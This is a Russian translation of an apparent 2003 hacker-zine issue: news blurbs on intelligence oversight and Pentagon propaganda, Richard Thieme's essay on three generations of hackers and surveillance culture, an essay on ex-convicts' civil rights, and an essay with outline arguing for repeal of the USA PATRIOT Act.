• [1] http://www.washingtonpost.com/wp-dyn/articles/A25673-2003Aug6.html

Доклад британской разведки и безопасности за август 2003 года. Особо примечательна цитата: «У Великобритании сложный и весьма бюрократический политический контроль над своим разведывательным и охранным сообществом, который склонен ориентироваться на долгосрочные цели и стратегические программы, однако практически не влияет на поведение и операции МИ-6 или МИ-5».
• [1] http://cryptome.org/uk-intel.doc

Мужчина посажен в тюрьму за ссылку на сайт о бомбах. Судья, псст, *подсказка*: попробуйте http://www.google.com -> самодельные бомбы -> Мне повезёт. Что, теперь гугл тоже пойдёт в тюрьму?
• [1] http://www.cnn.com/2003/TECH/internet/08/05/anarchist.prison.ap/index.html

Военные думают о внедрении пропаганды и дезинформации в международные СМИ [1]. Внутри Пентагона создан новый департамент с оруэлловским названием «Управление стратегического влияния». Правительству пришлось переименовать его, когда название утекло в прессу ([2]).
• [1] http://news.bbc.co.uk/1/hi/world/americas/1830500.stm
• [2] http://www.fas.org/sgp/news/secrecy/2002/11/112702.html
• [3] http://www.fas.org/sgp/news/2002/11/dod111802.html

Поколения хакеров

Автор: Richard Thieme

Ричард Тим выступает, пишет и консультирует по темам жизни на краю, творчества и инноваций, а также человеческих измерений технологий. Его исследования хакерства, безопасности и многих других тем можно найти на http://www.thiemeworks.com. Частый докладчик на конференциях по безопасности, он выступал с основным докладом на Black Hat Briefings — Europe в Амстердаме, на треке безопасности Tech Ed, организованном Microsoft Israel в Эйлате, а также во второй раз в ноябре возвращается с основным докладом на Hiver Con в Дублине. Помимо многочисленных конференций по безопасности (Def Con 4, 5, 6, 7, 8, 9, 10, 11 и Black Hat 1, 2, 3, 4, 5, 6, 7, Rubicon 2, 3, 4, 5), он выступал для ФБР, Infragard, FS-ISAC, Национальной лаборатории Лос-Аламоса и Министерства финансов США. Среди клиентов — Microsoft Israel, GE Medical Systems и Network Flight Recorder.

Первое: значение слова «хакер»

Изначально это слово означало изобретательного человека, творческого и нестандартного, как правило занятого каким-нибудь техническим трюкачеством — того, кто там, где другие видели стены, замечал двери, или строил мосты там, где остальные видели лишь доски над морем, кишащим акулами. Хакеры были живым воплощением духа Локи, Койота или Трикстера: они скользили через границы с осторожностью и нередко пренебрегали привычными способами мышления и поведения. Хакеры глубоко проникают в произвольность структур, понимая, как форма и содержание собираются субъективным и зачастую случайным образом — а значит, как их можно преодолеть или подорвать. Там, где другие видят твёрдое тело, они видят атомы, зная при этом, что атомы — лишь приближения энергий, абстракции, математические конструкции. На высшем уровне они видят череп за улыбкой, невысказанные, но разделяемые всеми допущения несовершенного человечества. Вот почему в хакерских мастерских, как в дзен-монастырях — где горы сначала горы, потом не горы, а потом снова горы, — то и дело раздаются взрывы громкого

спонтанного смеха.

Затем игривые и творческие вещи, которые они делали в защищённом пространстве своего мэйнфреймного рая, — игривость, подпитываемая страстью к познанию, к решению загадок, к превосходству над противниками, к невозможности быть побеждённым или отгороженным произвольными заборами, — стали квалифицироваться как действия с преступным умыслом. Это произошло, когда пространство внутри мэйнфреймов было расширено через распределённые сети и перенесено в остальной мир, где принято считать вещи такими, какими они кажутся. Психическое пространство, изначально более или менее открытое для доверенных сообществ, стало общей платформой для коммуникации и торговли — и безопасность превратилась в проблему и надстройку. Правовые разграничения, казалось бы стёртые новыми технологиями и романтическим взглядом на киберпространство в духе Перри Барлоу, были переосмыслены для нового пространства — уже не столько кибер-, сколько киборг-пространства, где стали селиться все. Технологии сначала ошеломляют, затем прививаются к предшествующим технологиям, а потом интегрируются настолько глубоко, что становятся основой новых способов видения и действия — именно тогда они становятся невидимыми.

Небольшая группа, подмножество настоящих хакеров — мобильные команды, которые просто проникали и осматривались или присваивали незащищённую информацию, — стала тем определением, которое медиа, а затем и все остальные использовали для слова «хакер». Хакер превратился в преступника, обычно квалифицируемого как взломщик или вандал, а признаки хакерства стали теми же, что и незаконное проникновение: рисование граффити на стенах веб-сайтов вместо кирпичных, кража паролей или номеров кредитных карт.

Поначалу настоящие хакеры пытались вернуть себе слово, но однажды потерянное слово означает проигранную войну. Теперь «хакер» для большинства людей означает какого-то заурядного онлайн-нарушителя, а предлагаемые замены вроде «технофила» просто не обладают той же силой.

Так что давайте использовать слово «хакер» здесь в том смысле, который мы сами понимаем, — ведь никто не придумал слова лучше. Мы не имеем в виду скриптовых кидди, вандалов или мелких воришек. Мы имеем в виду мужчин и женщин, которые выполняют оригинальную творческую работу и играют на вершине колоколообразной кривой, а не в её горбу; мы имеем в виду лучших и умнейших, которые сколачивают новые образы возможного и объявляют о них миру. Оригинальные мыслители. Создатели мемов. Художники пикселей и пустых пространств.

Второе: значение поколений хакеров

В речи по окончании своих двух президентских сроков Дуайт Эйзенхауэр ввёл понятие «военно-промышленный комплекс», предупреждая о последствиях растущего бесшовного сговора между государством и частным сектором. Он предупреждал об изменившемся подходе к научным исследованиям, что фактически означало: военные и государственные контракты раздаются университетам и корпорациям, переопределяя не только направление исследований, но и то, что вообще считается мыслимым или респектабельным в научном мире. В то же время складывался «закрытый мир» — как назвал его Пол Н. Эдвардс в одноимённой книге, — замкнутый психический ландшафт, формируемый нашим всё более симбиотическим взаимодействием с пространством символьных манипуляций и изменения идентичности распределённых вычислений — пространством, возникшим после Второй мировой войны и постепенно подчинившим себе военное, а затем и общественное мышление.

Эйзенхауэр и Эдвардс описывали, по сути, одно и то же событие: возникновение масштабного государственно-центричного сотрудничества, переопределившего наш психический ландшафт. Спустя полвека очевидно, что Эйзенхауэр говорил о

военно-промышленно-образовательно-развлекательно-медийном истеблишменте — воде, в которой мы плаваем: запутанной, неизбежной сети сговора и корыстных интересов, определяющей наш глобальный экономический и политический ландшафт.

Кино называет это Матрицей. Матрица возникает из слияния киборг-пространства и экономических и политических двигателей, приводящих его в движение, — симулированного мира, в котором управление восприятием является краеугольным камнем войны и мира (в Матрице война есть мир и мир есть война, как предвидел Оруэлл). Поле боя — как, пожалуй, и всегда — это разум общества, но цифровой мир поднял игру на более высокий уровень. Игра многомерна, многовалентна, ведётся в струнном пространстве. Манипуляция символами посредством электронных средств — процесс, начавшийся с речи и письма, а затем трансформированный инструментами письменности и книгопечатания, — является валютой закрытого мира нашего КиборгПространства и военно-промышленных двигателей, питающих его.

Эта Матрица создавалась в сороковые, пятидесятые, шестидесятые и семидесятые годы, нередко оставаясь невидимой для хакеров, которые жили в ней и дышали ею. Хакеры, замеченные паноптическим оком медиа и возведённые в статус нишевых знаменитостей, были и всегда являлись порождениями Матрицы. Поколения до них — военные, государственные, корпоративные деятели и люди из аналитических центров — строили эту машину и её сетевые пространства.

Итак, под Первым Поколением Хакеров я понимаю то гораздо более позднее поколение, которое появилось в восьмидесятых и девяностых, когда интернет стал реальностью, и было провозглашено Первым Хакерским Поколением: тех, кто основал Def Con и все его ответвления, кто идентифицировал себя с гаражным хакингом, а не с работой предшествующих поколений, сделавших всё это возможным.

Маршалл Маклюэн ясно видел природу и последствия электронных медиа, но не телевидение — его любимый пример, — а интернет обеспечил иллюстрации к его текстам. Лишь когда интернет эволюционировал в военно-промышленном комплексе и прошёл через воплощения вроде Arpanet и Milnet, чтобы выйти в публичные пространства нашего общества, люди начали понимать, что он говорил.

Молодые люди, которые обрели сознание вместе с публичным интернетом, обнаружили Большую Игрушку невероятных масштабов. Растущая доступность дешёвых домашних компьютеров стала их платформой, а когда машины соединились друг с другом, они и их обитатели-киборги слились воедино. Вместе они создали бум доткомов и публичный интернет, породив необходимость в безопасности, которую сегодня считают неотъемлемой частью функционального общества. Весь день и всю ночь, как бедуины, они бродили по сети там, где хотели, скрытые песчаными дюнами, меняющими форму и размер за ночь под пустынными ветрами. Это поколение хакеров обитало на Def Con в «золотые времена» — в начале девяностых — и на других конах. Они формировали восприятие, а также реальность публичного интернета так же, как их многочисленные предшественники в MIT, АНБ, Министерстве обороны и всех прочих трёхбуквенных ведомствах сотворили Матрицу.

Итак, под Первым Поколением Хакеров я понимаю ту расширенную или распределённую сеть страстных, одержимых и дерзких молодых программистов, которые столько же давали, сколько получали, изобретали новые способы передачи текста, изображений, звуков и искали червоточины, позволявшие пересекать непространство сети в обход обычных маршрутов. Они формировали онлайн-меритократию, где сами bootstrapped себя в суррогатные семьи и учились методом проб и ошибок, создав модель самоуправляемого корпоративного сетевого обучения. Они создали крупномасштабную интерактивную систему — саморегулируемую и самоорганизующуюся, гибкую, адаптивную и непредсказуемую, — самую суть кибернетической системы.

Затем появилось Второе Поколение. Они не столько сотворили сеть, сколько обнаружили её вокруг себя, когда обрели сознание. Всего на несколько лет моложе, они унаследовали сеть, созданную их

старшими. Сеть была данностью и социализировала их — учила, как следует думать и действовать. Видеоигры существовали с тех пор, как они научились играть. Вместо досок объявлений повсюду были веб-сайты со всем необходимым. Так же, как предыдущее поколение было окружено книгами или телевизором и становилось читателями и сомнамбулическими зрителями, Второе Поколение погрузилось в сеть и превратилось в сёрферов. Но в отличие от Первого Поколения, лучше понимавшего собственные границы, сеть сделала их киборгами, и никто этого не заметил. Они были ассимилированы. Они были первыми детьми Матрицы.

В переворачивании привычной схемы, когда дети учатся у родителей, Второе Поколение обучало своих родителей выходить в интернет — что те и делали, но с другими целями. Старшие пришли в сеть как на платформу для бизнеса, как на средство извлечения прибыли, создания экономии масштаба и выхода на глобальный рынок. И те, и другие обитали в симулированном мире с размытыми или исчезающими границами; и даже если они всё ещё говорили о цифровом фронтире, вызывая романтические мифы EFF и им подобных, этот фронтир был куда больше мифом, чем реальностью, — такой же выдумкой сновидцев из CFP, как Дикий Запад был выдумкой картин, дешёвых романов и кино.

Они были не просто рыбами в воде Матрицы — они были золотыми рыбками в аквариуме. Та среда, о которой я упоминал, — военно-промышленный комплекс, в котором изначально возник интернет, — давно выстроила концентрические круги наблюдения, охватившие их со всех сторон. Анонимайзеры, обещающие анонимность, создавались теми, кто хотел знать их имена. Хакерские псевдонимы и множественные ники скрывали не только хакеров, но и тех, кто их отслеживал. Масштаб этого паноптического мира скрывался отрицанием и умыслом. Большинство находящихся в нём и на нём не знали об этом. Большинство верили символам, которыми манипулировали, как если бы те были самими вещами, которые представляли, — как будто их следы действительно исчезали, когда они стирали записи в логах или размывали средства документирования. Они думали, что наблюдают, но на самом деле сами были под наблюдением. Глаз, столь заметный в «Бегущем по лезвию», был всегда открыт — паноптический глаз. В конце концов, система не может быть саморегулируемой, если не осознаёт себя. Сеть — не тупая машина, она разумна и сознательна, потому что слита кость к стали со своими обитателями-киборгами и их сенсорными и когнитивными расширениями.

Когнитивный диссонанс нарастал по мере того, как Второе Поколение порождало Третье. Неоднозначность жизни в симулированных мирах, трансформация множественных персон или идентичностей означали, что никто никогда не мог быть уверен, кто есть кто. Растворение границ вокруг как отдельных людей, так и организационных структур («Интернет? C'est moi!») означало, что идентичность, основанная на лояльности, — клей, рождённый из принадлежности к более широкому сообществу и основа взаимного доверия, — уже не могла быть чем-то само собой разумеющимся.

Всё сводится к тому, чтобы знать, где находится нексус, что там происходит на узлах соединений. Внутренние круги могут быть непроницаемы, но для вербовки людей в них необходим разговор — и этот разговор и есть нексус, искажённое пространство, в которое тебя неосознанно приглашают и откуда нередко впоследствии исчезают. Колледжи, университеты, предприятия, ассоциации оказываются потёмкинскими деревнями, за которыми происходит настоящий шёпотный диалог. Закрытый и так называемый открытый миры взаимопроникают друг в друга настолько, что нексус трудно различить. История заканчивается, и на её месте появляются многочисленные истории, каждая из которых сформирована произвольной ассоциацией и интеграцией данных, засекреченных или тайных на множестве уровней и превращённых в истины, полуправды и откровенную ложь.

Криптография с открытым ключом Диффи-Хеллмана, например, была триумфом изобретательного мышления — соединения фрагментов данных, разгадки головоломки, всё это за пределами системы; но Уит Диффи был поражён, когда узнал, что годами ранее (в 1969-м) Джеймс Эллис

внутри закрытого мира британской разведки уже прошёл этот путь. Публичный мир хакеров нередко заново изобретает то, что уже было открыто годами ранее внутри закрытого мира компартментализированных исследований за стенами, которые нелегко пробить. (Люди действительно умеют хранить тайны и хранят их.) PGP — что ж, вы и правда думаете, что PGP был новостью для закрытого мира?

Иными словами, Второе Поколение Хакеров, социализированное в сетевом мире, также начало открывать для себя другой мир или многие другие миры, включавшие и превосходившие то, что было публично известно. Секреты существовали всегда, но целые тайные МИРЫ, граждане которых живут с совершенно иной историей, — это то, что мы выстроили со времён Второй мировой войны. Это метафора в сердце Матрицы, и именно поэтому она резонирует с Третьим Поколением. Удивительное открытие для созревшего Второго Поколения является основой высокоуровневого хакинга для Третьего.

Третье Поколение Хакеров знает, что было социализировано в мире, сотворённом его легендарными братьями по духу и бесчисленными безымянными мужчинами и женщинами. Они знают, что мы обитаем в множественных мирах мысли с разными историями — историями, зависящими от того, какие именно фрагменты данных можно купить на чёрном рынке истины и интегрировать в Большие Картины. Третье Поколение знает, что нет ОДНОЙ Большой Картины — есть лишь более крупные или более мелкие картины в зависимости от того, какие фрагменты удаётся собрать. Собирать эти фрагменты, находить их, соединять, а затем отступать, чтобы увидеть, что они говорят, — вот суть хакерства Третьего Поколения. Вот задача, требуемая Матрицей, которая иначе является нашей тюрьмой, где заключённые и охранники неотличимы друг от друга, потому что мы так гордимся тем, что построили, что отказываемся позволять друг другу сбежать.

Этот вызов требует, чтобы настоящие хакеры Третьего Поколения были экспертами на каждом уровне фрактала, связывающего все уровни сети. Это включает самое детальное исследование того, как электроны превращаются в биты и байты; как перцепты наравне с концептами обрамляются и транспортируются в сетецентричной войне/миростроительстве; как все слои связаны между собой; какие различия между ними имеют значение, а какие — нет. Как кажущийся верхним прикладной уровень является не концом, а началом реального вызова — там, где значимость и символический смысл производимых образов и идей, составляющих киборг-сеть, создают транспланетарный коллективный разум. Вот где сегодня играют хозяева невидимого мира; вот где эти идеи и образы становятся средством управления стадом — перцепт, превращённый в концепт, люди, думающие, что они действительно думают, тогда как то, что за них уже подумано, давно переместилось по всем этим слоям в их бессознательные конструкции реальности.

Хакинг означает умение находить данные на Чёрном Рынке истины, знание, что с ними делать после обнаружения, умение соединять фрагменты для построения Большой Картины. Разгадываемая головоломка — сама реальность, природа Матрицы, то, как всё связано. Поэтому, если вы не взламываете Разум Бога, если вы не взламываете разум самого общества, вы не занимаетесь настоящим хакингом. Вместо того чтобы проектировать артерии, по которым течёт нефть или кровь киборг-общества, вы сами являетесь красителем в этих артериях, не подозревая, что функционируете как маркер, жучок, пищалка или блик разоблачающего света. Вы становитесь инструментом контроля, симптомом, а не лекарством.

Третье Поколение Хакеров выросло в симулированном мире, дизайнерском обществе электронных коммуникаций, но видит сквозь вымыслы и мифы. Настоящие хакеры обнаруживают в своём страхе и трепете мужество и средства для прохода через зоны уничтожения, где всё, во что мы верим как в истину, ставится под сомнение, чтобы воссоздать и то, что известно, и наше познающее Я на более высокой стороне самотрансформации. Настоящие хакеры знают, что высшее призвание — взламывать Истину в обществе, выстроенном на дизайнерской лжи, а затем — самое тонкое и самое трудное — управлять своим эго и этой большой картиной с осторожностью и изяществом в

бесконечной неопределённости и сложности своей жизни.

Смелый новый мир прошлого теперь является повседневной жизнью. Все знают, что идентичности могут быть украдены — а значит, если они об этом думают, понимают, что идентичности могут быть и изобретены. То, что государство давало шпионам как санкцию на нарушение законов, теперь даётся настоящим хакерам технологиями, превращающими шпионов из всех нас.

Психологические операции и информационная война — это инструменты управления восприятием, происходящего на всех уровнях общества: от очевидных искажений в мире политики до очевидных искажений балансов и отчётов о прибылях в мире экономики. Развлечения — лучший инструмент пропаганды по словам Йозефа Геббельса — включают не только откровенную пропаганду, но и фильмы вроде «Матрицы», служащие изощрёнными инструментами контроля: они создают подмножество людей, думающих, что знают, — и тем самым делая их более покорными. Спасибо за это, SN.

Единственная свободная речь, которая терпится, — та, которая не создаёт реальной угрозы для собственных интересов олигархических властей. Единственное понимание, приемлемое для этих властей, — понимание, оформленное как развлечение или оппозиция, которой можно управлять и которой можно манипулировать.

Хакеры знают, что не знают, что реально, и понимают, что могут строить лишь предварительные модели, двигаясь в тайных доверенных группах немногих. Они должны исходить из того, что если они имеют значение, то уже известны — что немедленно переносит игру на другой уровень.

Так что Матрица, как и любая хорошая кибернетическая система, саморегулируется, строит средства контроля, имеет множество уровней сложности, маскирующих частичную истину под Истину. Чем ещё могла бы быть жизнь в киборг-мире? По всему миру, на низкой околоземной орбите, вскоре на Луне и в поясе астероидов эта игра ведётся на реальные деньги. Это не шутка. Отречение от многих прежних прав — habeas corpus, права на суд, свободы от пыток на допросе, свободы передвижения без документов в собственной стране — навсегда изменило игровое поле, изменило игру.

Хакерство Третьего Поколения означает принятие ничего как само собой разумеющегося, умение противодействовать контругрозам контрконтркрконтрмерами. Это означает, что все средства и цели предварительны и, вероятно, преобразятся, как альянсы, на лету.

Хакерство Третьего Поколения — это способность освободить разум, жить ярко в мире без стен.

Не обманывайтесь мундирами — ни их, ни нашими — ни языком, служащим мундирами, ни поведением. Нет ни «их», ни «наших», нет ни нас, ни их. Есть лишь моменты осознания в нексусе, где соприкасаются вымысел, миф и факт; есть лишь моменты схождения. Но если всё это во имя Истины — это Хакинг. И тогда он не может потерпеть неудачу, потому что усилие определяет, что значит быть человеком в киборг-мире. Хакеры осознают парадокс, иронию и невозможность миссии — равно как и её необходимость тем не менее: несмотря ни на что, продолжать её. Вот почему они, в конце концов, хакеры.

Благодарности Simple Nomad, David Aitel, Sol Tzvi, Fred Cohen, Jaya Baloo и многим другим за продолжающиеся разговоры, которые помогли мне сформулировать эту статью.

Richard Thieme

Вопросы гражданина о гражданстве

Автор: Bootleg

(Пожалуйста, прочитайте всё, а затем ознакомьтесь с моими сообщениями за подписью Bootleg на этом форуме: http://forums.gunbroker.com/topic.asp?TOPIC_ID=22130)

«Вопросы гражданина о гражданстве» или «Нарушают ли преступники права законопослушных граждан в обход законов?»

В чём разница в «правах» между гражданином, имеющим судимость, и гражданином без неё? Какой закон даёт правительству право навсегда лишить бывшего заключённого определённых прав без судебного предписания об их изъятии? Был ли когда-нибудь бывший заключённый привлечён к суду для лишения его гражданских прав на постоянной основе?

Был ли когда-нибудь бывший заключённый арестован и привлечён к уголовной ответственности по какому-либо закону, прямо предписывающему, что как бывший заключённый он обязан теперь предстать перед судом, чтобы отстоять своё право сохранить все свои гражданские права? По американскому праву, лишь СУДЬЯ может назначать наказания гражданину — и только после предоставления ему суда присяжных и только по конкретным предъявленным обвинениям. Как тогда можно лишить бывшего заключённого прав, если он ни разу не стоял перед судьёй по обвинению в незаконном владении гражданскими правами? Какой закон устанавливает, что определённые гражданские права существуют лишь для определённых людей?

Я был осуждён за несколько тяжких преступлений, и ни разу в ходе вынесения приговора ни один судья не сказал, что в качестве части наказания я должен лишиться каких-либо гражданских прав. Если ни один судья никогда не лишал меня прав как части какого-либо уголовного приговора, как тогда могу я их не иметь? Более того... почему моя жена и дети также лишаются части своих гражданских прав лишь потому, что являются членами моей семьи, хотя сами никогда не совершали никаких преступлений?

Лишаются ли бывшие заключённые своих гражданских прав без надлежащего правового процесса и без равной защиты — таков ли истинный замысел Билля о правах и Конституции? Или все права должны восстанавливаться после того, как бывший заключённый расплатился с обществом, — как это всегда было в нашей истории? Поскольку бывший заключённый всё ещё является гражданином, каким видом гражданина является он по нашей Конституции, провозглашающей равные права для всех граждан? Если правительство может произвольно лишить большинства прав бывшего заключённого без надлежащего правового процесса, может ли оно затем по своему усмотрению отнять одно или несколько прав у других групп граждан, создавая тем самым многоуровневое гражданство, при котором только определённые группы пользуются полными правами? Либо они могут это делать, либо не могут — в соответствии с Конституцией. Если они делают это даже с одной группой граждан — бывшими заключёнными, — разве не нарушают они Конституцию? Являются ли все американские граждане «РАВНЫМИ» по Конституции, и разве не таков замысел её авторов, что подтверждается добавленным ими «Биллем о правах», гарантирующим «Равенство» для ВСЕХ граждан?

Подобно тому, как в прошлом «чёрные» были рабами и не имели прав даже будучи вольноотпущенниками, как женщины не могли голосовать вплоть до XX века, как пожилым и инвалидам отказывали в равных правах вплоть до недавнего времени, — точно так же сегодня существует ещё одна группа из миллионов граждан, которым неконституционно отказывают в их праве по рождению как американским гражданам. Эта группа — миллионы американских граждан, являющихся бывшими осуждёнными и членами их семей. ОНИ ГРАЖДАНЕ ИЛИ НЕТ? Закон гласит, что они всё ещё являются гражданами, даже если они бывшие заключённые. Если так, то по нашей Конституции разве не ВСЕ граждане равны и не имеют равных прав?

Если так, то бывшие осуждённые незаконно подвергаются преследованиям и дискриминации наравне со своими семьями. Как бы вы это исправили?

Достаточно сказанного.
Bootleg

Линяющие крылья свободы

Автор: Beaux75

Тезис: Закон USA PATRIOT Act (USAPA) слишком ограничивает права, гарантированные Конституцией, и должен быть отменён.

I. Введение

• A. Обстоятельства, предшествовавшие принятию USAPA
• B. Работа в спешке
• C. Использование тревоги общества и военной горячки для проталкивания несправедливого закона

II. Слежка внутри страны и конец принципа наличия оснований для подозрения

• A. Разрушение ограничений на незаконную слежку
• B. Обход судебных ордеров и подотчётности
• C. «Тайные обыски»

III. Иммигранты как подозреваемые

• A. Размывание надлежащего правового процесса для легальных иммигрантов
• B. Криминальное поведение теперь влечёт задержание и депортацию
• C. Отказ во въезде по идеологическим соображениям

IV. Определение угрозы

• A. Принятое определение терроризма
• B. USAPA и его чрезмерно широкое определение
• C. «Внутренний терроризм»

V. Замалчивание инакомыслия

• A. Критика государственной политики теперь может квалифицироваться как терроризм
• B. Публичный надзор, поощряемый нынешней администрацией
1. Вербовка американцев с целью слежки за другими американцами
2. Слепая вера в политические вопросы

3. Контроль над руководством и информирование граждан

VI. Опровержение расхожих аргументов

• A. «Я не хочу стать жертвой терроризма»
• B. «Мне нечего бояться, потому что я не террорист»
• C. «Я готов поступиться своими гражданскими правами ради ощущения безопасности»

VII. Будущее гражданских прав при нынешнем курсе

• A. Расширение беспрецедентной и бесконтрольной власти
• B. Иллюзия демократии и наш путь к фашизму
• C. Наши лидеры более не руководствуются интересами общества

VIII. Заключение

• A. USAPA попирает права, гарантированные всем американцам
• B. Люди должны оставаться информированными
• C. Бдительность в борьбе за сохранение свободы

Доводы «за» (отмену):
1. Закон несправедлив и нарушает гражданские свободы
2. Определение «террориста» охватывает слишком многое
3. Закон является ступенькой к фашизму
4. Свидетельствует о упадке демократии

Доводы «против» (отмены):
1. Ограничивает эффективность антитеррористических мер
2. Приходится отказаться от широких и потенциально злоупотребляемых полномочий
3. Необходимо искать новые способы предотвращения терроризма
4. Необходимо сохранять права граждан

Линяющие крылья свободы

В тёмных переулках Вашингтона, округ Колумбия, происходит нечто весьма тревожное. На наших глазах разворачиваются нападения на наши гражданские свободы и на весь наш образ жизни, однако мы каким-то образом слепы к этому. Тем, что заслоняет от нас правду о будущем Америки, является катаракта невежества и дезинформации, порождённая массовой паранойей. Когда туман рассеивается, одно становится ясным и неопровержимым: наши избранные чиновники сознательно жертвуют нашими правами под предлогом национальной безопасности.

За шесть недель после самых жестоких террористических атак на американской земле был наспех написан и протолкнут через Конгресс законопроект, наделяющий исполнительную ветвь власти широкими полномочиями для борьбы с терроризмом. Так был подписан закон с неловким названием «Объединение и укрепление Америки путём предоставления надлежащих инструментов для перехвата и пресечения терроризма» — USA PATRIOT Act (USAPA), вступивший в силу 26 октября 2001 года. Президент Джордж У. Буш в своих замечаниях утром того дня заявил: «Сегодня

мы делаем важный шаг в борьбе с терроризмом, защищая при этом конституционные права всех американцев» (1). Как можно утверждать, что этот закон защищает наши конституционные права, если он потенциально нарушает пять из десяти поправок Билля о правах? USAPA — классический пример политической гиперкоррекции: он, возможно, и предоставляет правительству и правоохранительным органам «надлежащие инструменты» для борьбы с терроризмом, но какой ценой для основных свобод, на которых зиждется эта страна?

Говоря прямо, USA PATRIOT Act чрезвычайно опасен для американского народа, потому что его потенциал для злоупотребления огромен. Тем не менее этот 342-страничный трактат был протолкнут через Конгресс в рекордно короткие сроки — практически без внутренних дебатов и с минимальными доработками. Несмотря на массовое противодействие со стороны правозащитных организаций, он был принят беспрецедентным голосованием: 356 против 66 в Палате представителей и 98 против 1 в Сенате (Chang). Администрация Буша считала USAPA выдающимся двухпартийным успехом, однако воздержалась от информирования общественности о том, что именно предусматривают его положения, и удобно умолчала о том, что для достижения столь всеобъемлющей победы многие новые полномочия были ограничены «оговоркой о закате», делающей некоторые наиболее масштабные и навязчивые возможности временными — с истечением срока 31 декабря 2005 года. Совсем недавно поступили многочисленные сообщения о попытках Конгресса, контролируемого республиканцами, отменить эту оговорку и сделать широкие полномочия постоянными («GOP Wants»).

Признаю: полномочия, предусмотренные USAPA, возможно, помогут в какой-то мере противодействовать терроризму, однако цена такой вдохновлённой безопасности означает систематическую перестройку самих принципов, на которые имеет право каждый американский гражданин. Нет сомнений, что это законодательство стало следствием общественного требования не допустить повторения событий 11 сентября 2001 года, однако последовательная приверженность администрации внутренней секретности в значительной мере позволила скрыть законопроект от общественных глаз вплоть до его принятия. Даже сейчас, более чем через полтора года после его принятия, никто, похоже, не знает, что такое USAPA и что он делает.

С трибуны Сената, под прицелом критики за единственный голос против законопроекта USAPA, сенатор Висконсина Расс Фейнголд высказал своё мнение:

> *Не вызывает сомнений: если бы мы жили в полицейском государстве, террористов было бы легче поймать. Если бы мы жили в стране, где полиции позволено обыскивать ваш дом в любое время по любой причине; если бы мы жили в стране, где правительство вправе вскрывать вашу почту, подслушивать ваши телефонные разговоры или перехватывать электронную переписку; если бы мы жили в стране, где людей можно держать в тюрьме бессрочно за то, что они пишут или думают, или на основании одного лишь подозрения в нехороших намерениях, — правительство, вероятно, обнаруживало бы больше террористов или потенциальных террористов, так же как находило бы больше нарушителей закона вообще. Но это была бы страна, в которой мы не хотели бы жить. (цит. по Hentoff)*

Слова сенатора Фейнголда поднимают весьма актуальный вопрос, который был упомянут, но в значительной мере проигнорирован администрацией Буша. Представляется разумным, что большинство американцев были бы готовы пожертвовать определёнными свободами ради восстановления необходимой иллюзии безопасности. Но не является всеобщей позиция о том, что эти компромиссы должны стать постоянными. В свете недавней активности республиканцев и прочих предлагаемых методов подавления терроризма становится всё более необходимым, чтобы американский народ просвещался по этому вопросу и убеждал своих лидеров отменить USAPA на том основании, что он грубо неконституционен.

В основе USAPA — намерение разрушить систему сдержек и противовесов между тремя ветвями власти, позволяя исполнительной ветви монопольно присваивать опасные полномочия. Из-за этого закона определение терроризма было расширено до включения преступлений, ранее таковыми не считавшихся; наши права первой поправки — свобода слова, собраний и петиций — теперь могут подпадать под понятие «террористической деятельности», что неминуемо будет удерживать людей от их использования; одно лишь подозрение в совершении преступления — любого преступления — может лишить легальных иммигрантов гражданских прав и подвергнуть их бессрочному задержанию и возможной депортации; и самое тревожное — в приступе крайней паранойи закон допускает беспрецедентную внутреннюю слежку и сбор разведывательной информации в духе холодной войны, напоминающем Министерство государственной безопасности Восточного Берлина (Штази).

По вопросу внутренней слежки новостной аналитик Дэниэл Шорр в интервью программе «All Things Considered» на National Public Radio во второй половине 2002 года сказал: «Слежка за американцами внутри Америки — историческое табу, подтверждённое в середине 1970-х, когда ЦРУ, ФБР и АНБ попали в серьёзную переделку с Конгрессом и страной за слежку за противниками Вьетнамской войны. Табу — вплоть до 11 сентября. С тех пор администрация Буша действует так, словно для вашей защиты ей необходимо знать о вас всё» (Neary).

Никогда прежде в Соединённых Штатах правоохранительные и разведывательные органы не имели столь широкого одобрения на осуществление программ внутренней слежки. В прошлом такие вещи, как прослушивание телефонов, мониторинг интернета и электронной почты и даже доступ к библиотечным записям, регулировались судебными ограничениями в соответствии с четвёртой поправкой и принципом «разумных оснований для подозрения». Из-за USAPA ордера фактически утратили значение, а разумные основания для подозрения ушли в прошлое. Медицинские карты, банковские операции, кредитные истории и множество других персональных данных теперь могут использоваться в разведывательных целях (Collins). Даже ограничения на незаконно полученные материалы слежки и так называемые «тайные обыски» (позволяющие проводить тайные, несанкционированные и во многих случаях неизвестные жертве обыски и возможные изъятия частного имущества) были сняты до такой степени, что результаты, возможно, допустимы в качестве доказательств. Заметьте, это касается не только подозрений в террористической деятельности, но и всей уголовной деятельности в целом, и может быть использовано для слежки за кем угодно — независимо от того, является ли человек подозреваемым. Кроме того, в USAPA есть положение, ограждающее ведомства, использующие и злоупотребляющие этими полномочиями, от какой-либо ответственности, при условии что они могут продемонстрировать причастность своих действий к национальной безопасности (Chang). По этим положениям каждый является подозреваемым вне зависимости от вины. Там, где нет ни одной действенной системы сдержек и противовесов, существует огромный потенциал для коррупции.

Ради аргумента предположим, что администрация имеет безликого врага, аффилированного с организацией, ставящей под сомнение недавнюю государственную политику. Обладая этими новыми полномочиями, вся организация и все её нынешние, прошлые и будущие члены могут подвергаться слежке со стороны местных и федеральных правоохранительных органов. Благодаря бесконтрольным тайным обыскам частная жизнь членов организации теперь открыта для проверки, а собранные данные могут использоваться для состряпывания обвинений в правонарушениях, — даже несмотря на то, что права организации и её членов по первой и четвёртой поправкам были явно нарушены. А поскольку законы о конфискации имущества давно существуют, правительство теперь может по своему усмотрению изымать имущество организации и её членов, лишь бы те были объявлены подозреваемыми. Дойдёт ли дело до суда или нет — неважно. Правительство теперь может публично ставить под сомнение порядочность организации, подрывая тем самым её авторитет и возможно нивелируя её цели. Всё это, и многое худшее, теперь можно делать законно

и практически без подотчётности.

Это очень близко к ситуации расследования Уотергейта 1975 года. По этой теме журналист The Washington Post Джим Макги пишет: «Изучив многочисленные свидетельства злоупотреблений разведывательными полномочиями, комиссия под руководством сенатора Фрэнка Чёрча предупредила, что внутренний сбор разведывательных данных является "новой формой государственной власти", которая не ограничена законом, нередко злоупотребляется президентами и всегда склонна к расширению» (1).

